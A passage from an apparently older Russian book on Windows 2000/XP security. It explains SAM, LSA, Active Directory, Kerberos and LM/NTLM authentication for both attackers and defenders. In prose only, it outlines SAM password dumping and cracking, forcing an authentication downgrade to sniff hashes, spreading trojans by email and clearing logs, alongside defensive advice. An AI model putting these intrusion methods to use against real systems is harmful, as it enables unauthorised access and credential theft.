Эксплойты - это программы, которые используют уязвимости для вторжения в компьютер, т.е. наиболее важные для хакера инструменты. Мы уже упоминали про Web-сайты различных организаций, поддерживающих базы данных уязвимостей и эксплойтов компьютерных систем (см., например, сайт **http://www.securitylab.ru).** В Главе 8 мы опишем технологию применения эксплойтов на примере хакинга сервера IIS. Найдя с помощью сканера CGIScan уязвимый сценарий, хакер может обратиться к базе данных уязвимостей и эксплойтов и попытаться взломать доступ к серверу. К сожалению, нынче в Интер-

нете очень трудно найти настоящий исполняемый файл эксплойта для современных приложений - в отличие от предыдущего поколения программ, например, для серверов IIS 4. В лучшем случае эксплойты в Web представлены в виде исходных программных кодов, с которыми еще нужно долго разбираться. Так что эксплойты - это отнюдь не ключик, открывающий двери к искомому ресурсу, а скорее заготовка для этого ключика. Так что все в ваших руках.

Для антихакера обязательно знание всех уязвимостей и эксплойтов, угрожающих его системе; более того, эти сведения должны непрерывно обновляться, поскольку «безопасность - это процесс» (Брюс Шнайер). То, что надежно защищает вас сегодня, завтра будет непригодно - кто-нибудь, да найдет маленькую дырочку в системе защиты, а уж расширить ее - это дело техники.

Вирусы и троянцы

Вирусы - это тоже инструменты атаки, которые позволяют внедрить в систему соглядатая или просто злонамеренную программу. Особую опасность представляют троянские кони - программы, которые внедряются в систему и позволяют хакеру удаленно управлять хакнутым компьютером. В Главе 10 мы опишем возможности старого и заслуженного троянского коня NetBUS, который делает взломанный компьютер практически рабом хакера. А установка троянов на атакуемом компьютере - не такое уж и сложное дело, как это может показаться. Для этого следует только разослать письма с вложением - программой троянского коня и дождаться, пока очередной «ламер» щелкнет на ссылке с заманчивым предложением, скажем, обновить с помощью присланного вложения свой браузер Интернета.

Для борьбы с такими инструментами хакинга существуют антивирусы и специализированные программы удаления троянов. Для антихакера трояны также могут пригодиться - скажем, получив от хакера письмецо с вирусной начинкой, выявите его злонамеренное содержимое антивирусом и отошлите начинку обратно авторам вместе с благодарностью за заботу. Или, например, вдруг кто-то украдет ваш компьютер - и тогда, быть может, хитро запрятанный троянский конь может облегчить поиски вора... Помните однако, что распространение вирусов карается по закону, и автор ни в коем случае не одобряет таких действий.

Заключение

В этой главе мы попытались облегчить читателям работу с книгой - по крайней мере, теперь вам стала ясна ее структура, и понятно, что следует прочитать, чтобы научиться выполнять определенную атаку. И в самом деле, зачем знакомиться с сетевыми атаками, если можно залезть через форточку в комнату с компьютером (автор не советует), извлечь жесткий диск, быстро убежать и познакомиться с ним в спокойной обстановке? Или, к примеру, стоит ли пытаться залезть через Интер-

нет на сервер организации, политика безопасности которой сводится к листочкам со списками паролей, приклеенным скотчем к мониторам компьютеров?

В самом деле, почитайте содержимое хакерских сайтов Интернета - и что же? Оказывается, можно просто залезть в мусорный ящик организации, использующей компьютерные технологии (а кто их не использует), чтобы добыть целый мешок дискет, документов, всяких бумажек, содержащих практически все - от паролей доступа к компьютерной сети до самых конфиденциальных данных. Но в этой книге мы ограничимся хакерскими технологиями, не связанными с такими экзотическими методами.

Инструменты хакинга весьма разнообразны и выбор наиболее эффективных из них зависит от опыта и возможностей хакера. Причем, если вас интересует именно информация, а не всякие интересные штучки, свойственные личностям наподобие доктора Добрянского, следует избирать наиболее оптимальную тактику вторжений. Антихакеру же следует уделить самое пристальное внимание всем технологиям хакинга, чтобы не стать субъектом, которого «кул хацкеры» в просторечии называют «ламером».

А теперь приступим к изучению самих инструментов хакинга, которые позволяют выполнять все эти удивительные вещи, про которые мы часто читаем в прессе и видим на экранах телевизоров, иногда видим пользователей этих инструментов в сопровождении джентльменов в фуражках и комментариев на тему «вот что бывает, если не слушаться старших...». Поэтому, чтобы избежать многих неприятностей в дальнейшем, начнем с изучения своего противника - системы защиты компьютеров Windows 2000/XP.

ГЛАВА 2.

Защита Windows 2000/XP

Операционные системы семейства Windows 2000 с самого начала разрабатывались с учетом требований документа TCSEC (Trusted Computer System Evaluation Criteria - Критерии оценки надежной системы) министерства обороны США. Для обеспечения безопасности компьютерных систем, созданных на базе Windows 2000, в нее включены средства защиты, поддерживающие три основных компонента.

- Аутентификация.
- Авторизация.
- Аудит.

Рассмотрим эти компоненты системы защиты по очереди.

Аутентификация

Аутентификацией называется обеспечение возможности для доказательства одного объекта или субъекта своей идентичности другому объекту или субъекту. Говоря понятнее, аутентификация - это процедура, подобная установлению вашей личности, когда вы получаете деньги в сберкассе, покупаете билет на самолет, регистрируетесь при входе в компьютер и так далее, т.е. доказываете, что вы - это вы.

Один из способов аутентификации в компьютерной системе состоит во вводе вашего *пользовательского идентификатора,* в просторечии называемого «логином» (от английского «log in» - регистрационное имя), и *пароля* - некой конфиденциальной информации, знание которой обеспечивает владение определенным ресурсом. Получив введенный пользователем логин и пароль, компьютер сравнивает их со значением, которое хранится в специальной базе данных и, в случае совпадения, пропускает пользователя в систему.

В компьютерах Windows NT/2000/XP такая база данных называется SAM (Security Account Manager - Диспетчер защиты учетных записей). База SAM хранит *учетные записи* пользователей, включающие в себя все данные, необходимые системе защиты для функционирования. Поэтому взлом базы SAM - одна из самых увлекательных и плодотворных задач хакинга, которую мы описываем в Главе 3 этой книги.

Стоит отметить, что текстовый ввод логина и пароля вовсе не является единственным методом аутентификации. Ныне все большую популярность набирает аутентификация с помощью электронных сертификатов, пластиковых карт и биометрических устройств, например, сканеров радужной оболочки глаза. Также не следует забывать, что процедуру аутентификации применяют компью-

теры при общении друг с другом, используя при этом весьма сложные криптографические протоколы, обеспечивающие защиту линий связи от прослушивания. А поскольку, как правило, аутентификация необходима обоим объектам, т.е., например, обоим компьютерам, устанавливающим сетевое взаимодействие, то аутентификация должна быть взаимной. Иначе, к примеру, покупая товар в не аутентифицированном Интернет-магазине, вы рискуете потерять (и, как следует из новостей на эту тему, очень даже с большой вероятностью) свои денежки, которых, как известно, всегда мало.

В любом случае, для аутентификации в компьютерных системах используются определенные алгоритмы, или, как чаще говорят, *протоколы*. Сетевые компьютеры Windows NT 4 для аутентификации друг друга использовали протокол NTLM (NT LAN Manager - Диспетчер локальной сети NT). Далее NTLM вошел в состав сетевых средств компьютеров Windows 2000/XP. Протокол NTLM, как и его предшественник, протокол LM (LAN Manager - Диспетчер локальной сети), настолько хорошо освоен хакерами, что один из способов взлома сетей Windows как раз и состоит в принуждении компьютеров сети аутентифицироваться с помощью NTLM.

В сетях Windows 2000/XP для аутентификации применяется гораздо более совершенный протокол Kerberos, обеспечивающий передачу между компьютерами данных, необходимых для взаимной аутентификации, в зашифрованном виде. Так что если вы когда-либо регистрировались на компьютере как пользователь домена Windows 2000/XP, то знайте - вы аутентифицируетесь на сервере Windows 2000 по протоколу Kerberos.

Из всего вышесказанного хакер может сделать вывод - все, что ему нужно для аутентификации в компьютерной системе Windows 2000/XP - это логин и особенно пароль пользователя. Антихакер, естественно, должен хранить пароль в полной тайне, поскольку с точки зрения компьютера тот, кто знает ваш логин и пароль - это вы и никто другой.

Авторизация

После аутентификации пользователя, пытающегося получить доступ к информационным ресурсам, компьютерная система должна проверить, к каким именно ресурсам этот пользователь имеет право обращаться. Данную задачу решает следующий компонент системы защиты - средства авторизации. Для авторизации пользователей в системах Windows каждому пользователю каждого информационного ресурса, например, файла или папки, определяется набор *разрешений* доступа. Например, пользователю Васе Пупкину можно разрешить только чтение важного файла, а Пете Лохову можно разрешить и его модификацию. Авторизацию не следует путать с аутентификацией, поскольку, например, и Вася Пупкин, и Петя Лохов оба могут пройти входную аутентификацию, но их возможности по нанесению системе ущерба могут существенно отличаться.

Чтобы облегчить авторизацию пользователей, в системах Windows NT/2000/XP разработан набор средств для управления доступом к ресурсам. Эти средства опираются на концепцию групп пользователей, и суть ее такова. Вместо того, чтобы для каждого отдельного пользователя устанавливать множество разрешений на доступ к различным ресурсам, эту задачу решают всего один раз для целой группы пользователей. Далее каждый новый пользователь включается в одну из существующих групп и получает те же *права,* или *привилегии* на доступ, которые определены для остальных членов группы. Например, Васю Пупкина можно включить в группу **Гость** (Guest), члены которой практически не имеют никаких прав, а Петю Лохова - в группу **Пользователь** (User), члены которой могут открывать и редактировать отдельные документы.

Теперь вам, должно быть, становится ясным, почему следующей задачей хакера после входной регистрации в системе является *расширение привилегий.* Без получения прав высокопривилегированной группы, лучше всего группы **Администраторы** (Administrators), ничего у хакера не выйдет, и останется ему только одно - «заклеить кулер скотчем» или выключить компьютер при работающем винчестере, чем и занимаются некоторые странные личности, обитающие в нашем непростом мире...

Аудит

Ясно, что включенный в гостевую группу Вася Пупкин будет обижен таким пренебрежением к своей персоне и захочет залезть туда, куда его не пускают. И вот, чтобы предотвратить его попытки несанкционированного доступа к чужим ресурсам, в системе устанавливают аудит - средства наблюдения за событиями безопасности, т.е. специальная программа начинает отслеживать и фиксировать в журнале события, представляющие потенциальную угрозу вторжения в систему. В число событий безопасности входят попытки открытия файлов, входной регистрации в системе, запуска приложений и другие. Так что, если в системе с установленным аудитом Вася Пупкин попробует открыть файл, не имея на то разрешений, это событие будет зафиксировано в журнале безопасности, вместе с указанием времени и учетной записи пользователя, вызвавшего такое событие.

Просматривая журнал безопасности Windows NT/2000/XP, можно определить очень многое, что позволит идентифицировать хакера, так что одна из важнейших задач хакинга - это очистка журнала безопасности перед уходом. Как это делается, мы отдельно поговорим в Главе 4, а сейчас сформулируем, что должен сделать антихакер, чтобы предотвратить все попытки вторжения в систему. Хорошо организованная защита требует создания *политики безопасности,* под которой понимается документ, фиксирующий все правила, параметры, алгоритмы,

процедуры, организационные меры, применяемые организацией для обеспечения компьютерной безопасности.

Например, политика безопасности может включать требование задавать пароли длиной не менее 11 символов, или обязательный запуск парольной заставки перед кратковременной отлучкой от компьютера, и так далее. Все эти вопросы достаточно подробно рассмотрены во множестве книг, например, [2], [6], так что не будем повторяться, а перейдем к более существенным для нас темам - как работает эта система защиты Windows 2000/XP, и что можно сделать, чтобы она не работала.

Как работает защита Windows 2000/XP

Работу всей системы защиты Windows 2000/XP обеспечивает служба SRM (Security Reference Monitor - Монитор защиты обращений). Монитор SRM работает в режиме ядра системы Windows 2000/XP, т.е. невидимо для пользователя. Однако в системе Windows 2000/XP есть программы, в том числе поддерживающие графический интерфейс, которые позволяют обратиться к различным компонентам монитора SRM. Эти компоненты таковы.

- Диспетчер LSA (Local Security Authority - Локальные средства защиты), проверяющий, имеет ли пользователь разрешения на доступ к системе согласно политике безопасности, хранимой в специальной базе данных LSA. Иными словами, диспетчер LSA авторизует пользователей системы согласно принятой политике безопасности. Помимо этого, диспетчер LSA управляет политикой защиты системы и аудитом, а также ведет журнал безопасности.
- Диспетчер SAM (Security Account Manager - Диспетчер учетных записей системы защиты), который поддерживает работу с учетными записями *локальных* пользователей и групп. Эти учетные записи необходимы для аутентификации пользователей, которые далее авторизуются диспетчером LSA.
- Служба AD (Active Directory - Активный каталог), которая поддерживает базу данных AD с учетными записями пользователей и групп *домена*. Эти учетные записи необходимы для аутентификации пользователей, далее авторизуемых диспетчером LSA.
- Процедура регистрации, которая получает от пользователя введенный логин и пароль, после чего выполняет проверку двоякого рода: если при входной регистрации был указан домен, то контроллеру домена посылается запрос, причем для связи компьютеров используется протокол Kerberos; если же указан локальный компьютер, то проверку выполняет локальный компьютер.

Вам, наверное, уже стало понятным, как все это работает: процедура регистрации в диалоге, генерируемом при включении компьютера, предлагает пользователю

ввести свой логин, пароль и указать компьютер/домен, в который он хочет войти. Далее серверы SAM и AD выполняют аутентификацию пользователя, а сервер LSA выполняет авторизацию пользователя. Если все прошло нормально, то пользователь входит в систему, и все его действия, т.е. обращения к информационным ресурсам, контролируются службой SRM.

Это, конечно, чрезвычайно упрощенная модель работы системы защиты Windows 2000/XP. Однако приведенных данных достаточно, чтобы выявить две основные уязвимости системы защиты. Во-первых, это наличие баз данных с паролями пользователей (SAM и AD); во-вторых, это наличие обмена информацией между компьютерами при регистрации пользователя в домене. Посмотрим, что это нам дает.

База SAM

Понятно, что лучше всего искать то, что тебе надо, в местах, которые для этого отведены по определению. Так что самое лучшее, что может сделать хакер, попав в компьютер, это попробовать взломать доступ к базам SAM и AD, что сразу обеспечит его паролями доступа ко всем ресурсам компьютера. База SAM хранится в виде файла в каталоге **%корневой_каталог%\system32\config\sam**, а база AD - в каталоге **%корневой_каталог%\ntds\ntds.dit**. Так что, чего, казалось бы, проще - открыть эти базы данных и прочитать содержимое! Не тут то было.

В стародавние времена, когда любителей чужих секретов было не так много и они не были такие умные, это и в самом деле было несложно сделать, вернее, не так сложно, как в системах Windows 2000/XP. Для защиты паролей в базе SAM в системе Windows NT 4 использовалось слабенькое шифрование паролей, обеспечиваемое протоколом сетевой идентификации NTLM и, к тому же, для обратной совместимости были оставлены пароли, зашифрованные согласно протоколу сетевой идентификации LM, который использовался в предыдущих версия Windows. Шифрование LM было настолько слабо, что пароли в SAM взламывались хакерскими утилитами, например, популярнейшей утилитой LOphtCrack **(http://www.atstacke.com)** без всяких затруднений, методом прямого перебора всех возможных вариантов.

Недостатком первых версий утилиты LOphtCrack было отсутствие инструмента извлечения шифрованных паролей из базы SAM, но с этой задачей успешно справлялась не менее известная программа, запускаемая из командной строки, pwdump **(http://www.atstacke.com).** Так что в деле хакинга Windows царила полная гармония - программа pwdump извлекала из базы SAM шифрованные пароли учетных записей и заносила их в файл, далее этот файл читала программа LOphtCrack, и путем некоторых усилий - очень небольших, учитывая недостатки протокола LM - расшифровывала добытые пароли.

Однако все изменилось с появлением Service Pack 3 для Windows NT 4, в котором было реализовано средство, называемое Syskey и представляющее собой инструмент для стойкого (надежного) шифрования паролей, хранимых в SAM. При желании пользователь Windows NT 4 мог включить средство Syskey самостоятельно; в системах *же* Windows 2000/XP шифрование Syskey устанавливается автоматически. В отличие от шифрования LM и NTLM шифрование Syskey не позволяет выполнять взлом паролей простым перебором, поскольку при использовании паролей достаточной длины это потребует неприемлемых затрат вычислительных ресурсов. Поэтому единственное, на что осталось надеяться хакеру - это рассчитывать на недостатки политики безопасности, допускающие применение пользователями паролей длиной 3-4 символа, а то и вовсе использование в качестве паролей слов из английского языка. Вспомните, мы приводили в Главе 1 пример недавнего взлома базы данных Microsoft, шифрованной паролем длиной четыре символа - и это в Microsoft!

Так что хакерам пришлось поднапрячься и придумать более изощренные методы взлома системы защиты Windows. Чтобы разобраться в этих методах, давайте рассмотрим более подробно, как работает эта защита.

Объекты системы защиты

Как же система Windows 2000/XP управляет всеми этими участниками процесса аутентификации, авторизации, аудита, в который вовлечены пользователи, компьютеры, группы пользователей с различными правами доступа к информационным ресурсам? А вот как.

Каждый пользователь, компьютер, учетная запись или группа считаются *объектом системы защиты* Windows, и каждому такому объекту при его создании присваивается так называемый *идентификатор системы защиты* SID (Security IDentifier), представляющий собой 48-разрядное число, уникальное для всей компьютерной системы. Каждому компьютеру после установки системы Windows 2000/XP присваивается случайно выбранное значение SID, и каждому домену Windows 2000 после инсталляции также присваивается случайно выбранное уникальное значение SID.

Все объекты системы защиты имеют определенные привилегии доступа к информационным ресурсам. А как же владельцы ресурсов определяют, какому объекту разрешен доступ к данному конкретному ресурсу, и какой именно доступ? С этой целью для каждого информационного ресурса (файла, папки и т.д.) в системе Windows задается список ACL (Access Control List - Список управления доступом), который содержит записи ACE (Access Control Entries - Записи управления доступом). Записи ACE содержат идентификаторы SID объектов системы защиты и их права доступа к данному ресурсу. Списки ACL создаются самими владельцами информационных ресурсов с помощью средств операционной

системы, например, Проводника (Explorer) Windows, и работа с этими средствами описана в любом руководстве по операционным системам Windows 2000/XP.

Вот как происходит работа со списками ACL. После регистрации в компьютере Windows 2000/XP каждый объект (например, пользователь) получает от диспетчера LSA *маркер доступа,* содержащий идентификатор SID самого пользователя и набор идентификаторов SID всех групп, в которые пользователь входит. Далее, когда вошедший в систему пользователь обращается к ресурсу, служба SRM сравнивает его маркер доступа с идентификаторами SID в списке ACL ресурса, и если пользователь имеет право на доступ к ресурсу, то он его получает.

Как видим, все очень «просто», хотя на самом деле наше описание - это верхушка айсберга. Мы однако не будем углубляться в изучение системы защиты, поскольку все, что нам нужно - это понять, как можно сломать всю эту конструкцию. Путей для этого множество, и их поиском и обустройством для всеобщего блага занято множество весьма квалифицированных людей. Один из самых напрашивающихся и элегантных способов - это очистка списков ACL всех объектов, после чего система Windows 2000/XP открывается для любых манипуляций. И такие проекты имеются, находясь в стадии активной разработки (например, проект программы NTKap на сайте http://www.rootkit.com). Однако эффективность таких утилит умаляется тем обстоятельством, что доступ к спискам ACL сам по себе требует административных привилегий!

Раз все так не просто при локальном доступе к компьютеру, то чего можно ожидать от каких-либо путей вторжения, связанных с процессом сетевой идентификации пользователя домена? Ведь при этом по сети передается множество конфиденциальной информации, включая пароли. Обсудим эту задачу, но вначале рассмотрим, из чего состоит сеть компьютеров Windows 2000/XP.

Активный каталог

ЕСЛИ основой построения сети компьютеров Windows NT 4 были домены, т.е. группы компьютеров под управлением контроллера, то сети Windows 2000/XP структурируются и управляются с помощью служб активного каталога ADS (Active Directory Services). Службы ADS устанавливаются и управляются средствами серверов Windows 2000, и выполняемые при этом процедуры описаны в руководствах по использованию систем Windows 2000 Server. Мы не будем повторять их содержимое, а просто постараемся указать, что интересного может найти хакер во всех этих активных каталогах.

Все компоненты компьютерной сети - компьютеры, пользователи, ресурсы, службы, учетные записи - для службы ADS являются *объектами,* свойства которых определяются с помощью *атрибутов,* т.е. параметров различного назначения. Например, объект *учетная запись* имеет атрибут *имя пользователя*, а объекты *компьютер* имеют атрибут *IP-адрес компьютера в локальной сети.*

Для удобства управления этими объектами в ADS используются объекты, называемые *контейнерами,* задача которых - хранить в себе остальные объекты, в том числе контейнерные. К контейнерным объектам относятся *организационные единицы* OU (Organization Units), которые могут включать в себя пользователей, группы, компьютеры, принтеры, приложения, политики системы защиты, общие файлы и папки, плюс другие OU. Назначение OU - упростить администрирование компьютерной сети путем разделения ее на части с разными характеристиками, т.е. можно поместить в отдельные OU различные компьютеры и пользователей, после чего настроить работу этих OU с учетом содержимого.

Для организации сети компьютеров Windows 2000/XP они могут объединяться в логические единицы, называемые *доменами.* Каждый домен управляется контроллерами домена, хранящими общую для домена информацию и выполняющими централизованную авторизацию подсоединяющихся пользователей. В домене Windows 2000 контроллеров может быть несколько, и все они - равноправны, что отличает домен Windows 2000 от домена Windows NT. Таким образом, компьютеры одного домена совместно используют единую базу учетных записей, и вошедший в домен пользователь имеет доступ ко всем общим ресурсам домена.

Для структурирования компьютерной сети домены Windows 2000/XP могут быть объединены в *деревья,* а деревья могут быть объединены в *лес.* Таким образом, вся сеть организации может состоять из доменов отделов, и при этом каждый домен будет иметь собственное имя и контроллер. Между всеми доменами деревьев и лесов организуются двусторонние доверительные отношения, т.е. входящие в один домен компьютеры могут получать доступ к компьютеру из другого домена в лесу или дереве.

Преимущество использования такой модели состоит в возможности структурирования имен сетевых компьютеров, которые должны соответствовать их положению в лесу доменов. Допустим, у нас имеется домен с именем **domen.** Тогда компьютеры домена именуются так: **com1.domen, comp2.domen**... А теперь допустим, что в сети имеется множество доменов, и каждый домен имеет свое имя, допустим, **domen1, domen2,**... Чтобы организовать дерево доменов, создается несколько ветвей, и к имени каждого домена в ветви слева приписывается имя смежного с ним домена в направлении от корня дерева.

Например, если **domenl** и domen2 входят в одну ветвь, причем **domen2** «вырастает» из **domenl,** то компьютеры из domen2 будут именоваться **comp1.domen2.domen1, comp2.domen2.domen1, ... compN.domen2.domen1.** А чтобы организовать из двух доменов **domenl и domen2** лес, имеющий имя **forest,** то его имя добавляется справа от имени домена. Таким образом, компьютеры в **domenl** будут именоваться **comp1.domen1.forest, comp2.domen1.forest**...., **а в domen2** компьютеры будут именоваться как **comp1.domen2.forest, comp2.domen2.forest,** .... Между всеми доменами леса устанавливаются двусторонние доверительные отношения.

В общем, вся эта возня с доменами - занятие для системных администраторов, для хакера тут интересно вот что: права доступа к ресурсам доменов леса или дерева для различных учетных записей зависят от их членства в трех основных группах.

- **Универсальная группа** (Universal group), членами которой могут быть пользователи всего леса, и следовательно, членство в универсальной группе предоставляет доступ к компьютерам всего леса.
- **Глобальная группа** (Global Group), членами которой могут быть только пользователи одного домена, соответственно, членство в глобальной группе предоставляет доступ к ресурсам всего домена.
- **Локальные группы домена** (Local group domain), членами которой могут быть пользователи всего леса, но локальные группы могут быть использованы только для управления доступом к ресурсам одного домена.

Именно эти группы следует указывать в списках ACL для задания прав доступа к информационным ресурсам. Теперь хакеру все становится понятным - для взлома сети лучше всего получить права члена универсальной группы. А для этого можно, например, взломать базу AD, либо перехватить в сети пароль при регистрации пользователя на контроллере домена, либо проделать еще какую-либо штучку, коими переполнены новости с фронта виртуальных сражений.

Вообще-то база AD устроена наподобие SAM, так что для нее справедливы все те слова, что сказаны ранее про шифрование и взлом паролей в SAM. Однако взлом AD затруднен тем обстоятельством, что размер AD, как правило, весьма велик (до 10 Мб), и база AD хранится на серверах, которые, чаще всего, защищены на порядок лучше клиентских компьютеров. Таким образом, наиболее оптимальной стратегией хакера может быть проникновение в клиентский компьютер с последующими попытками взлома контроллеров домена. Для этого можно, скажем, с помощью снифера перехватить пароли и логины, необходимые для входа пользователя в домен Window 2000, во время их передачи по сети на контроллер домена. Такие программы существуют, например, последняя версия LC4 программы LOpghtCrack снабжена эффективным механизмом перехвата и сетевых пакетов с целью последующего взлома паролей.

Мы еще поговорим про эту в высшей степени полезную программу, но пока рассмотрим поподробнее, как происходит процедура сетевой идентификации пользователей - там имеются и еще кое-какие интересные возможности.

Регистрация в домене Windows 2000

При регистрации пользователя в домене Windows 2000 используется процедура *запроса с подтверждением,* означающая следующее. Вначале контроллер домена передает клиентскому компьютеру *запрос* - случайное число, для которого

клиент подсчитывает значение одной очень важной криптографической функции, называемой *хэш-функцией*, или просто *хэшем*, используя при этом пароль пользователя в качестве аргумента. Что такое хэш-функция, вы можете прочесть, например, в [7], здесь же ограничимся лишь указанием, что все хэш-функции имеют следующее характерное свойство. Настоящую хэш-функцию очень просто вычислить по значению аргументов, но вот наоборот, вычислить значения аргументов по значению хэш-функции почти невозможно, поскольку это требует нереальных вычислительных ресурсов. Вот что это дает системе защиты.

Подсчитанную хэш-функцию клиент передает обратно контроллеру домена, и контроллер снова подсчитывает эту же хэш-функцию для тех же аргументов - переданного клиенту значения случайного числа и пароля пользователя, который хранится в базе AD. Если оба значения хэш-функции совпадают - пользователь аутентифицирован, поскольку такого совпадения практически невозможно достичь без знания аргументов - такова природа хэш-функции. Преимущества такой аутентификации очевидны - пароль по сети не передается, а использование случайного числа гарантирует невозможность повторных использований перехваченных запросов и ответов для прохождения сетевой регистрации.

Для хакера все эти криптографические штучки весьма интересны в следующем отношении. Во-первых, при такой сетевой аутентификации по сети передаются всего лишь значения хэш-функции пароля. Во-вторых, даже поверхностного знания криптографии достаточно для уяснения факта, что восстановление пароля по значению хэш-функции невозможно только практически, но теоретически это возможно, хотя бы методом прямого перебора или, как говорят в криптографии, методом «грубой силы».

Объем вычислений, необходимый для взлома пароля, определяет *криптостойкость*, т.е надежность протокола сетевой аутентификации. И вот тут-то и возникает большая дыра, в которую пролезло немало шустрых личностей, которые, исследовав методы шифрования протокола LM, пришли к выводу - взлом протокола LM вполне возможен вследствие некой грубой криптографической ошибки (подробности можно узнать, к примеру, в [3]). Для исправления ситуации Microsoft выпустила гораздо более защищенный протокол NTLM (в Service Pack 3 для Windows NT 4) и протокол NTLMv2 (в Service Pack 4 для Windows NT 4). И, наконец, в Windows 2000 появился протокол Kerberos, который стал первым по-настоящему стойким протоколом сетевой идентификации, призванным обезопасить сетевое взаимодействие компьютеров в процессе идентификации. Однако не тут то было.

Дело в том, что в системах Windows 2000/XP для обеспечения обратной совместимости со старыми системами Windows поддерживаются все предыдущие версии протоколов, включая LM. И если компьютеры Windows 2000/XP не в состоянии идентифицировать друг друга по протоколу Kerberos, они автоматически переходят на использование ненадежных протоколов NTLM или LM.

Так что хакеры действуют следующим образом - они блокируют специально сформированными сетевыми пакетами TCP-порт 88 контроллера домена, используемый Kerberos, и вынуждают компьютеры переходить на старые версии протоколов аутентификации. Дальнейшее понятно без объяснения - с помощью снифера перехватываются пакеты с паролями для идентификации по протоколам LM или NTLM, после чего с помощью утилиты LOphtCrack выполняется взлом пароля.

Таким образом, положение антихакера выглядит безнадежным - кажется, что нет никакой возможности отбиться от хакерских попыток взлома компьютерной сети. И в самом деле, что может сделать антихакер?

Антихакинг

Для защиты от столь хитроумных любителей чужих секретов прежде всего требуется создать эффективную политику безопасности, которая, помимо прочего, включала бы меры по ограничению физического доступа к компьютеру. Следует четко уяснить, что если хакер получит локальный доступ к компьютеру, то рано или поздно все содержащиеся в нем конфиденциальные данные будут раскрыты. Если компьютер подсоединен к сети, то следующим шагом хакера будет взлом сетевых серверов. Как вы, наверное, уже поняли, возможностей у него будет предостаточно.

Выработка политики безопасности и настройка системы защиты компьютера должна производиться постепенно, по мере накопления информации о возможных угрозах и опыта по их парированию. Однако с самого начала эксплуатации системы можно применить средство обеспечения безопасности компьютера, называемое *шаблонами безопасности,* впервые появившимися в системах Windows 2000. Эти шаблоны представляют собой целые наборы параметров системы защиты, подготовленные Microsoft для всеобщего использования, и включающие настройки политики безопасности для автономного компьютера, рабочей станции и контроллера домена. В системах Windows XP шаблоны безопасности получили дальнейшее развитие и обеспечивают достаточно надежную защиту от широко распространенных атак компьютеров Windows.

Установка и настройка этих шаблонов подробно описана в справочной системе Windows 2000/XP или в книге [7], так что не будем повторяться. Начав с установки шаблона безопасности, далее можно постепенно уточнять эти настройки, создав собственную базу данных системы защиты, отражающую ваш личный опыт работы с системой. Прочность своей защиты можно проверять с помощью сканеров безопасности, например, приложения Retina, о работе с которым можно прочитать в книге [7].

Наилучшим же техническим решением защиты от сетевых атак методом перехвата трафика является во-первых, отказ от использования старых версий протоколов аутентификации. Во-вторых, следует прибегнуть к технологиям криптографической защиты, в частности, к построению сети VPN (Virtual Private Network - Виртуальная частная сеть). Технология VPN заранее предполагает, что кабельная система сети не защищена от хакерских вторжений и все передаваемые данные могут быть перехвачены. Поэтому весь сетевой трафик VPN шифруется надежными алгоритмами, исключающими или сильно затрудняющими перехват расшифровки данных.

Все эти старания, конечно, не пропадут даром, однако, как говорит известный специалист по криптографии Брюс Шнайер (Bruce Schneier), автор бестселлера «Прикладная криптография» (Applied Cryptography), безопасность - это процесс. Нет такого метода защиты, который сможет раз и навсегда обезопасить компьютерную систему - схватка хакера и антихакера не прекратится никогда, по крайней мере, в обозримом будущем этого точно не произойдет. Так что в следующей главе мы познакомимся с первым эпизодом этой Великой Виртуальной Войны - локальным вторжением в компьютер, т.е. наиболее эффективным и полноценным способом взлома системы.

Заключение

В этой главе вы познакомились со средствами обеспечения безопасности Windows 2000/XP и узнали о «болевых точках» системы защиты, которые используются хакерами для выполнения наиболее широко распространенных атак. Теперь вас не смутят аббревиатуры SAM, LSA, SRM, ADS, LM, NTLM, Kerberos и так далее. Введенные здесь термины и обозначения будут использоваться при описании орудий взлома систем Windows, к которым мы переходим со следующей главы. Желающие углубить свои познания в сфере средств защиты Windows 2000/XP, сетей TCP/IP и служб ADS могут обратиться к большому числу прекрасных литературных источников, из которых можно выделить серию книг Microsoft Press по серверам Windows 2000.

ГЛАВА 3.

Проникновение в систему

Познакомившись в предыдущей главе с системой защиты Window 2000/XP, вы, наверное, уже задались вопросом, а как же можно обойти все «ЗА» навороченных средств обеспечения безопасности, которые создавало большое число квалифицированных специалистов? Все зависит от обстоятельств, и в Главе 2, где были перечислены возможные пути вторжения в компьютер, первым в списке стояло локальное вторжение, когда хакер получает физический доступ к консоли управления компьютерной системы, что обеспечивает ему наибольшее число возможностей хакинга. Вот с него мы и начнем. (Только не подумайте, что вас будут учить лазить в форточку или обшаривать помойки - для этого вы можете обратиться к Интернету. Здесь же мы ограничимся компьютерными технологиями.)

Вообще-то возможность такого вторжения в наибольшей степени обуславливается ненадлежащим выполнением правил политики безопасности организации, а то и полным ее отсутствием. Ныне вполне заурядна ситуация, когда к компьютерной сети неведомо кем и как подключено множество компьютеров, а политика информационной безопасности сводится к листочку со списком паролей, приклеенным к монитору (потом их выбрасывают на помойку - ну и...).

Так что для получения локального доступа к компьютеру хакеру может и не потребоваться орудовать отмычками, лазить через забор или в открытую форточку, чтобы попасть в помещение с компьютерами. После чего, пройдя все испытания, бедный хакер, подсвечивая себе фонариком и пугливо озираясь, должен заняться выкручиванием винчестера для последующего исследования, или пытаться войти в компьютерную систему, поминутно рискуя быть схваченным и посаженным за решетку (поскольку все это - чистейшей воды уголовщина). Неужели все так страшно? Да нет же, нет - чаще всего нужно просто протянуть руку и сорвать плод, висящий над головой. Во многих случаях свободный доступ к компьютерному оборудованию - вещь достаточно обычная.

Итак, хакер сел за рабочий стол с компьютером и приступил к работе. Первое, что ему следует сделать - это войти в систему под учетной записью с высокими привилегиями, лучше всего - администратора системы. Тут существуют варианты, и мы их постараемся рассмотреть.

Во-первых, вполне возможна ситуация, когда и делать-то ничего не надо - сотрудник Вася Пупкин вышел на перекур и надолго застрял в курительной комнате за обсуждением вчерашнего футбольного матча, а его компьютер отображает на экране окно проводника Windows. Это вполне реально, как и то, что на мониторе может быть приклеен листочек со списком паролей доступа, и каждый пользователь — как минимум член группы опытных пользователей, которым разрешена установка программ и доступ почти ко всем ресурсам компьютера. И чего тут удивляться, что, рано или поздно, все такие системы попадают в лапы

типов наподобие доктора Добрянского (см. Главу 1), а уж они-то найдут чем там заняться, мало не покажется. Описанная ситуация - это полный хаос в политике безопасности организации, и, повторяем, таких организаций - полным-полно.

Во-вторых, в более благополучных организациях на экране покинутых компьютеров может светиться заставка, защищенная паролем, или же при попытке входа хакеру отображается приглашение на ввод пароля системы Windows или системы BIOS компьютера. Тогда хакеру для входа в компьютер придется поработать с системой защиты, и один из путей получения доступа к ресурсам компьютера Windows 2000/XP состоит в загрузке системы со съемного носителя.

Загрузка со съемного носителя

